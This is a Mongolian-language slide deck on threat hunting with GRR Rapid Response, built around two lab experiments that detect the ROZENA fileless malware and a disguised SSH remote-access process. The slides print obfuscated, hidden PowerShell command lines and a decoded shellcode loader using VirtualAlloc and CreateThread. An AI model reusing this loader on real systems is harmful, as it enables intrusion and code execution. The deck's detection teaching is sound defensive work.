

Threat Hunting with GRR

Насанбуян
Отгонбаатар

Мэдээллийн аюулгүй
байдлын мэргэжилтэн

Мобиком корпораци

Агуулга

- Threat Hunting – ын талаар
- GRR технологийн онцлог
- GRR ашигласан туршилт

Аюулгүй байдлыг хангахад учирдаг гол асуудлууд?



55%

Detection of advanced threats (hidden, unknown, and emerging)



45%

Too much time wasted on false positive alerts



43%

The lack of expert security staff to assist with threat mitigation

Threat hunting гэж юу вэ? Яагаад?

“A good hockey player plays where the puck is.

A great hockey player plays where the puck is going to be.”

Wayne Gretzky



Threat Hunting Технологууд

Судалгаа: Threat hunting хийхэд ямар технологүүд ашигладаг вэ?

- 55% - SIEM
- 53% - NGFW, IPS, AV, WAF, etc
- 48% - Vulnerability management
- 47% - Network IDS

Threat hunting

Threat hunting процессийг эхлүүлж болох шалтгаан

- Anomaly
- Objective
- Intelligence
- ***



Threat Hunting хийж болох нээлттэй эхийн технологүүд

- **GRR Rapid Response (Google)**
- CimSweep
- MIG (Mozilla Investigator)
- Osquery (Facebook)
- TheHive
- CIRTKit
- ***


Эх сурвалж:

<https://github.com/mc1rweb/awesome-incident-response>

Google Rapid Response (GRR)

GRR бүтэц, зорилго

GRR нь халдлагын үеэрх шалгалтыг богино хугацаанд, өргөн хүрээнд, алсаас хийх боломжийг аналитад олгох зорилготой программ юм



GRR боломжууд

- Forensic хийхэд шаардлагатай олон тооны мэдээлэл цуглуулах
- Агент суусан олон компьютерууд дээр hunt хийх
- Будилаан дээр хариу арга хэмжээ авах, асуудлууд дээр дүн шинжилгээ хийх боломж.
- Системийн цаг хугацааны хүснэгт харах
- “Yara rule” ашиглаж алсаас санах ойг скан хийх
- Файлууд болон региструуд татаж авах мөн хайх
- CPU, Memory, IO ачаалалд тааруулах тохируулах
- Агент нь Windows, Linux, OS X дэмждэг

GRR веб интерфейс

The screenshot displays the GRR web interface. On the left, a navigation menu lists various categories: Administrative, Browser, Checks, Collectors (highlighted with a red box), Filesystem, Memory, Network, Processes, and Registry. Under the 'Collectors' category, several sub-items are listed, with 'ArtifactCollectorFlow' highlighted in blue. The main area is titled 'Artifact list' and contains a search bar, a platform filter dropdown (set to 'All Platforms'), and a list of artifacts including 'AllLinuxScheduleFiles', 'AllRunningProcessBinaryFi', 'AllShellConfigs', 'AllUsersAppDataEnvironme', 'AllUsersProfileEnvironment', and 'AllUsersShellHistory'. Below the list is an 'Add' button and a 'Selected Artifacts:' section with an 'Add' button. A text box below the 'Selected Artifacts:' section contains the instruction: 'Use "Add" button or double-click to add artifacts to the list.' At the bottom of the interface, there are 'Clear' and 'Remove' buttons, and two checkboxes: 'Use tsk' and 'Error on no results', both of which are currently unchecked.

GRR ВЭБ ИНТЕРФЭЙС

The screenshot displays the GRR web interface configuration page for the Filesystem module. On the left, a tree view shows the navigation structure with 'Filesystem' highlighted in red. Under 'Filesystem', 'File Finder' is selected and highlighted in blue. The main configuration area on the right includes:

- Paths**: A plus sign button and a text input field containing 'Type %% for autocompletion...'. A close button (x) is located to the left of the input field.
- Pathtype**: A dropdown menu currently set to 'OS (default)'.
- Conditions**: A plus sign button.
- Action**: A dropdown menu set to 'Stat (default)', a 'Resolve links' checkbox (unchecked), and an 'Advanced' link with a right-pointing arrow.

At the bottom of the configuration area, there are two 'Advanced' links with right-pointing arrows, one above and one below the 'Notify at Completion' checkbox.

Notify at Completion: A checkbox that is checked.

GRR веб интерфейс

The screenshot displays the GRR web interface configuration for a Yara Process Scan. On the left, a sidebar menu lists various categories: Administrative, Browser, Checks, Collectors, Filesystem, Memory (highlighted with a red box), Process Dump, Yara Process Scan (highlighted with a blue box), Network, Processes, and Registry. The main configuration area on the right includes the following settings:

- Yara signature: A large yellow text input field.
- Pids: A button with a plus sign (+).
- Process regex: A large yellow text input field.
- Per process timeout: A yellow input field containing the value '0' and a dropdown arrow.
- Advanced: A blue link with a right-pointing arrow.
- Notify at Completion: A checked checkbox.
- Advanced: A blue link with a right-pointing arrow.
- Output Plugins: A button with a plus sign (+).
- Launch: A green button.

GRR веб интерфейс

The screenshot displays the GRR web interface configuration for the 'ListProcesses' tool. On the left, a tree view shows the navigation structure with 'Processes' selected and 'ListProcesses' highlighted. The main configuration area includes:

- Filepath Regex**: A text input field containing a period character '.'.
- Fetch Binaries**: A checkbox that is currently unchecked.
- Connection states**: A button with a plus sign (+) to add new connection states.
- Notify at Completion**: A checked checkbox.
- Advanced**: A link with a right-pointing arrow (>) to expand advanced options.
- Output Plugins**: A button with a plus sign (+) to add new output plugins.
- Launch**: A green button to execute the tool.

GRR вэб интерфейс

The screenshot displays the GRR web interface configuration for the Registry Finder tool. On the left, a sidebar lists various categories: Administrative, Browser, Checks, Collectors, Filesystem, Memory, Network, Processes, and Registry. The Registry category is highlighted with a red box, and its sub-items are Client Side Registry Finder, CollectRunKeyBinaries, and Registry Finder, which is highlighted with a blue box. The main configuration area on the right includes:

- Keys paths**: A plus sign button and a text input field containing the path `HKEY_USERS/%%users.sid%%/Software/Microsoft/Windows/`.
- Conditions**: A plus sign button.
- Notify at Completion**: A checked checkbox.
- Advanced**: A blue link with a right-pointing arrow.
- Output Plugins**: A plus sign button.
- Launch**: A green button at the bottom.

GRR ашиглаж threat hunting хийсэн туршилтууд

Туршилтын орчин



Туршилт 1 (Anomaly)

Тухайн байгууллагын ажилтанд сэжигтэй файл агуулсан имэйл ирсэн талаар ажилтан мэдээлсэн

Туршилт 1: Ажилтан имэйл хүлээн авснаас хойших хандсан файлуудын цаг хугацааны жасгаалт

The screenshot displays a file system explorer interface. On the left, a directory tree shows the path: fs > os > C: > Users > grr-client > Downloads. The 'Downloads' folder is selected. On the right, a table lists files accessed in this folder. The table has three columns: 'Timestamp', 'File', and 'Message'. The file `/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe` is highlighted with a red border.

Timestamp	File	Message
2019-09-26 04:21:03 UTC	fs/os/C:/Users/grr-client/Downloads/desktop.ini	-A- File access.
2019-09-26 04:19:26 UTC	fs/os/C:/Users/grr-client/Downloads <code>/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe</code>	-A- File access.
2019-09-26 04:19:26 UTC	fs/os/C:/Users/grr-client/Downloads <code>/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe</code>	-A- File access.
2019-09-26 04:19:14 UTC	fs/os/C:/Users/grr-client/Downloads/avlaga.doc	-A- File access.
2019-09-26 04:19:14 UTC	fs/os/C:/Users/grr-client/Downloads/tailan.doc	-A- File access.
2019-09-25 14:46:17 UTC	fs/os/C:/Users/grr-client/Downloads/~\$46146055568d307a4812d83eeb53f0.doc	M-- File modified.
2019-09-25 14:46:17 UTC	fs/os/C:/Users/grr-client/Downloads/~\$46146055568d307a4812d83eeb53f0.doc	-A- File access.

Туршилт 1: Санах ой дээрээс powershell гэсэн нэртэй процессийн мэдээллийг авах flow



2019-09-26 04:29:14 UTC Search Box 1

Administrative
Browser
Checks
Collectors
Filesystem
Memory
 Process Dump
 Yara Process Scan
Network
 Netstat
Processes
 ListProcesses
Registry

Launched Flow DumpProcessMemory:

Urn	aff4:/C.cbc0b93476961fc9/B65761FD	
Flow_id	B65761FD	
Client_id	C.cbc0b93476961fc9 ⓘ	
Name	DumpProcessMemory	
Args	Process regex	powershell
	Notify_at Completion	true
Runner args	Client_id	C.cbc0b93476961fc9 ⓘ
	Flow name	DumpProcessMemory
State	RUNNING	
Started at	2019-09-26 04:29:01 UTC	
Last active at	2019-09-26 04:29:01 UTC	
Creator	admin	

Туршилт 1: Санах ой дээрээс powershell.exe процесс хайсан flow – ын хариу

State	Path	Flow Name	Creation Time	Last Active	Creator
	5D37FD23	DumpProcessMemory	2019-09-26 04:26:05 UTC	2019-09-26 04:26:31 UTC	admin
	C4A80F7D	MultiGetFile	2019-09-26 04:23:09 UTC	2019-09-26 04:23:23 UTC	admin

Pid	4128
Ppid	10300
Name	powershell.exe
Exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	-noniNtE -nOIog -NOpROFI -WindoWsT hldDEN -ExeCUTIonPOLic BypaSS -ec LgAoACgAJwAxACAAOAAgADcAIAA2ACAANQAgADMAIAAyACAAMAAgA DMAIAA0ACAAOQAgADgAJwAtAHIAZQBQAGwAYQBDAGUAJwBcAHcAKw AnACwAJwB7ACQAewAwAH0AfQAnAC0AcgBIAHAATABBAGMARQAnACA AJwAsACcAJwApAC0AZgAnAGkAJwAsACcAcwAnACwAJwByACcALAAAnAC EAJwAsACcAYgAnACwAJwB2ACcALAAAnAC0AJwAsACcAdAAAnACwAJwBIA CcALAAAnACgAJwApACAAAVwB5AHgAVwB7AEkAQORTAHUAQARNADUAA

Туршилт 1: Нууцалсан скрипт

```
cmdline
pOWeRShElI -wIndOwsTY HiddeN -c (-
joIN(('262826282767272b27636a41466f414f414279414645415977426c414655415477426e414549414e774172414373414a51417941446b
415851423941436b414c51424b4145384161514275414363414a774170414473415567426c4147304162774232414755414c51424a414851
415a514274414341414a41426c4147344164674136414851415a514274414841414a7742634145674161514132414773415351413341476
7415977423441466f416477425641436341'-Split'(?<=\G.{2})(?!$)')|%{[cOnVErT>::('{0}{1}'-f'ToiNt1','6').Invoke(($_),16)-aS[ChAR]})|&('iNVOKE-
EXPreS'+sIOn')
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nONinTeRacTivE -NOIOG -NoprOf -wINDowS HiDDEN -EXECUTiONPO byPasS -
ec
KAAtAEoAbwBJAG4AKAAoACcAMgA0AAJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC0AUgBIAHAAbABhAEMAZQAnACAAJwAsACcAJ
wApAC0AZgAnAG0AJwAsACcAYwAnACwAJwBnACcAKQAoACgAJwA1ACAANAAGADgAIAAxACAAMgAgADcAIAA2ACAANwAgADMAIAAwACAA
OQAgADcAIAAxADAIAAxADAIAAA1ACAAMQAgADQAJwAtAFIAZQBwAGwAQQBDAEUJwBcAHcAKwAnACwAJwB7ACQAewAwAH0AfQAnAC
0AUgBFAHAATABBAEMARQAnACAAJwAsACcAJwApAC0AZgAnAHAAJwAsACcAbwAnACwAJwBrACcALAAAnAHgAJwAsACcAbgAnACwAJwBpACc
ALAAAnAC0AJwAsACcAZQAnACwAJwB2ACcALAAAnAHIAJwAsACcAcwAnACkAKQA=
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noniNtE -nOIOG -NOpROFI -WindoWsT hldDEN -ExeCUTiOnPOLic BypaSS -ec
LgAoACgAJwAB9AHsAJABfAC0AYgB4AE8AcgAnAHkAOAAyAFoAVwBvAEMAYgB5AE8AWQBuAHkAbgA2AEwAdABwAGIAZAB1AEYARQBQADg
AdAA4AG0AawAnAFsAJABJAFoAOABYAFEAYwBIAFUATwBnAEIANwArACsAJQAYADkAXQB9ACKALQBKAe8AaQBuACcAJwApADsAUgBIAg0Ab
wB2AGUALQBJAHQAZQBtACAAJABIAG4AdgA6AHQAZQBtAHAAJwBcAEgAaQA2AGsASQA3AGgAYwB4AFoAdwBVACcA
```

Туршилт 1: Тайлсан скрипт

```
PS C:\Users\grr-client> $HW3vQ0tEZZBN::(('6 4 4 5 2 3 1 0'-replace '\w+', '{0}')  
-replace ' ','')-f'e','p','t','y','d','-','a') -m '[DllImport("kernel32.dll")] pu  
blic static extern IntPtr VirtualAlloc(IntPtr IpAddress, uint dwSize, uint flAll  
ocationType, uint ElProtect); [DllImport("kernel32.dll")] public static extern I  
ntPtr CreateThread(IntPtr IpThreadAttributes, uint dwStackSize, IntPtr IpStartAd  
dress, IntPtr IpParameter, uint dwCreationFlags, IntPtr IpThreadId);[DllImport("m  
svcrt.dll")] public static extern IntPtr memset(IntPtr dest, uint src, uint cou  
nt);' -name 'Win32' -ns Win32Funtions -pas;[ByTE[]]
```

```
PS C:\Users\grr-client> $shellcode = "0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0x  
e5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x  
0f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x  
01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0x  
e3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x  
8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0x  
f6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x  
8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x
```

```
PS C:\Users\grr-client> $dxultBJeObmS=$HW3vQ0tEZZBN::(('1 6 4 3 5 7 0 7 0 0 8 2  
-replace '\w+', '{0}')-replace ' ','')-f'l','v','c','t','r','u','i','a','o').inv  
ke(0, [Math]::('{1}{0}')-f'aX', 'M').invoke($Y8ISFRgyS5EZ. (('4 3 0 5 1 2'-repla  
\w+', '{0}')-replace ' ','')-f'n','t','h','e','l','g'),0x1000),0x3000,0x40);for(  
nJI23YlZrZJu=0;$nJI23YlZrZJu -le ($Y8ISFRgyS5EZ. (('1 2 3 4 0 5'-replace '\w+', '{  
{0}')-replace ' ','')-f't','l','e','n','g','h')-1);$nJI23YlZrZJu++){[v0iD]$HW3vQ  
tEZZBN::('{0}{1}'-f'mem','SeT').invoke([IntPtr]($dxultBJeObmS.ToInt32()+$nJI23Y  
lZrZJu),$Y8ISFRgyS5EZ[$nJI23YlZrZJu],1)};Write-Output $Y8ISFRgyS5EZ[$nJI23YlZrZJ  
,1;$HW3vQ0tEZZBN::('{1}{2}{0}'-f'EaD','CrEateT','Hr').invoke(0,0,$dxultBJeObmS  
0,0,0);. (('6 1 4 0 1 7 6 5 3 3 2'-replace '\w+', '{0}')-replace ' ','')-f'r','t'  
'p','e','a','l','s','-') 100000 )
```


Туршилт 1: Сүлжээний холболтуудын мэдээлэл дээрээс нь powershell.exe процессийн сүлжээний холболтыг харах.

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	AFEC73D7	Netstat	2019-09-26 04:33:32 UTC	2019-09-26 04:33:42 UTC	admin

Flow Information Requests **Results** Log API

Download As: CSV (zipped)

Filtered by: powershell

Value		
Family	INET	
Type	SOCK_STREAM	
Local address	Ip	192.168.1.5
	Port	62052
Remote address	Ip	18.231.121.185
	Port	443
State	SYN_SENT	
Pid	9824	
Process name	powershell.exe	
Payload type	NetworkConnection	
Timestamp	2019-09-26 04:33:42 UTC	


HUNT : Бусад клиентүүд дээр сэжигтэй файл байгаа эсэхийг харах

Client id	C.0ec2b378bd4ff06d	
		Aff4path aff4:/C.0ec2b378bd4ff06d/fs/os/C:/Users/grr-client1/Downloads/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe
		St mode -nwxrwxrwx
		St ino 0
		St dev 0
		St nlink 0
		St uid 0
		St gid 0
		St size 606873
		St atime 2018-06-30 15:10:56 UTC
		St mtime 2019-09-22 07:42:47 UTC
		St ctime 2018-06-30 15:10:56 UTC
		St flags osx
		St flags linux -----
		Pathtype OS
		Path /C:/Users/grr-client1/Downloads/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe
		Path options CASE_LITERAL
Payload	Stat entry	
Payload type	FileFinderResult	
Timestamp	2019-09-26 05:41:43 UTC	
Client id	C.cbc0b93476961fc9	
		Aff4path aff4:/C.cbc0b93476961fc9/fs/os/C:/Users/grr-client/Downloads/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe

Туршилт 1 дээр ашигласан malware

Malware name : ROZENA

ROZENA malware анх 2015 онд мэдэгдсэн бөгөөд fileless malware family – д хамаардаг.




Туршилт 2 (Objective)

Хамгаалалтын систем дээр илрээгүй хортой кодыг C2 холболтоор нь илрүүлэх зорилгоор хийсэн threat hunt



Remote Access tools :

1. Remote desktop
2. Psexec
3. Team viewer
4. VNC
5. Go2Assist
6. LogMein
7. AmmyAdmin



Туршилт 2: Remote access tool – г ашиглаж болохуйц параметрын сонголтоор нь хайх

Launched Flow YaraProcessScan:



Urn	aff4:/C.cbc0b93476961fc9/EF802822	
Flow id	EF802822	
Client id	C.cbc0b93476961fc9	
Name	YaraProcessScan	
Args	Yara signature	rule Last { strings: \$re1 = /. * -ssh root@[0-9.]{11} -pw \w+ / condition: \$re1 }
	Notify at Completion	true
Runner args	Client id	C.cbc0b93476961fc9 
	Flow name	YaraProcessScan
State	RUNNING	
Started at	2019-09-27 12:08:45 UTC	
Last active at	2019-09-27 12:08:45 UTC	
Creator	admin	

Туршилт 2: Yara process scan – ны хариу.

<u>Process</u>	Ppid	17516	
	Name	wiminit.exe	
	Exe	C:\Windows\System32\wiminit.exe	
		wiminit.exe	
	Cmdline	-ssh root@192.168.1.7 -pw toor	
	Ctime	1569585170000000	
	Username	DESKTOP-71VO24U\grr-client	
	Status	running	
	Nice	32	
	Cwd	C:\Windows\System32	
	Num threads	5	
	User cpu time	0.0625	
	System cpu time	0.125	
	Rss size	475136	
	Vms size	3342336	
	Memory percent	0.022130098193883896	
	Connections	Family	INET
		Type	SOCK_STREAM
		Local address	Ip 192.168.1.5 Port 52078
		Remote address	Ip 192.168.1.7 Port 22
	State	ESTABLISHED	
	Pid	21211	

Туршилт 2: Remote access tool байж магадгүй файлын мэдээллийг авах flow.

Launched Flow FileFinder:

<u>Urn</u>	aff4:/C.cbc0b93476961fc9/8DC39F31		
<u>Flow id</u>	8DC39F31		
<u>Client id</u>	C.cbc0b93476961fc9 		
<u>Name</u>	FileFinder		
<u>Args</u>	<u>Paths</u>	%envron_systemroot%\System32\wiminit.exe	
	<u>Action</u>	STAT	
	<u>Stat</u>	<u>Collect extended attributes</u>	false
	<u>Notify at Completion</u>	true	
<u>Runner args</u>	<u>Client id</u>	C.cbc0b93476961fc9 	
	<u>Flow name</u>	FileFinder	
	<u>State</u>	RUNNING	
<u>Started at</u>	2019-09-27 12:18:51 UTC		
<u>Last active at</u>	2019-09-27 12:18:51 UTC		
<u>Creator</u>	admin		

Туршилт 2: Сэжигтэй файлын мэдээлэл.

fs > os > C: > Windows > System32

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	wiminit.exe	886144	2019-07-14 01:01:42 UTC	2019-09-27 09:58:29 UTC	2019-09-27 12:19:50 UTC

fs > os > C: > Windows > System32

wiminit.exe

HEAD

Stats Download TextView HexView

Attribute	Value	Age
	AFF4Object	
+ TYPE	VFSFile	2019-09-27 12:19:50 UTC
	AFF4Stream	
HASH	Sha256	5b1f9593794bbeccdad3c6eca7202c2ef3af223d42615847476997613b880b4ca
	Sha1	bb783cbd01f6d9d630e61ee8e76fbb1e5b51b3c1
	Md5	db099747525911f906c4a545eeee634b4
	Num bytes	886144
SIZE	886144	2019-09-27 12:19:50 UTC

